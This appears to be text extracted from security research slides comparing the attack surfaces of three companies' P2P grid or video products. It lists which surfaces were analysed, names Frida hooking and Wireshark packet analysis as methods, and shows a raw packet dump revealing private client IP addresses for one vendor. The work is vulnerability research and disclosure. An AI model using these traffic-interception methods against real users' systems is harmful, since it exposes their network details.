
# Grid Structure

Tree based Grid




# Grid Structure


Mesh based Grid



# Process Structure



# Attack Surface



# Comparison Table

Attack Surface	Company A	Company B	Company C
<b>With Main Server</b>	Undiscovered	Undiscovered	Discovered
<b>With Update Server</b>	Discovered	Undiscovered	Undiscovered
<b>Initial Data</b>	Discovered	Discovered	Discovered
<b>Request Data</b>	Not Applicable	Undiscovered	Discovered
<b>Video Data</b>	Discovered	Discovered	Discovered

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
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
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<b>Video Data</b>	Discovered	Discovered	Discovered

# Attack Surface



# Attack Surface



# Communications with Main Server

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Analyzing data that communicates with the server using Frida to hook the recv/send function</li><li>◦ Packet Analysis using Wireshark</li></ul>	<ul style="list-style-type: none"><li>◦ Analyzing data that communicates with the server using Frida to hook the recv/send function</li><li>◦ Packet Analysis using Wireshark</li></ul>	<ul style="list-style-type: none"><li>◦ Packet Analysis using Wireshark and API Monitor</li></ul>
Vuln.	Undiscovered	Undiscovered	<ul style="list-style-type: none"><li>◦ <u>Private IP exposure</u> about connected clients</li></ul>
At	-	-	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>

Unnecessary information of client can be exposure during P2P connection

# Company C

## Private IP Exposure

.....R....O?R6.J..}=f^!.#Qp.C..a.6.;0...\*CLOSE|4:174F3F1F5236114AB3107D3D05665EEA  
...  
.....".....>..I.~.\*.1... ....  
.....>..I.~.\*.1...!.#Qp.C..a.6.;0...\\ROUTE|18:F72105235170B343988161DA369A3B4F  
/...+192.168.0.25  
.....".....q.q...  
.....".....>..I.~.\*.1... ....  
.....".....n.{...0..l.W... ....  
.....n.{...0..l.W...!.#Qp.C..a.6.;0...\_ROUTE|19:F72105235170B343988161DA369A3B4F  
2.....".....q.....q.q...  
.....".....d...@.HC..W'... ....  
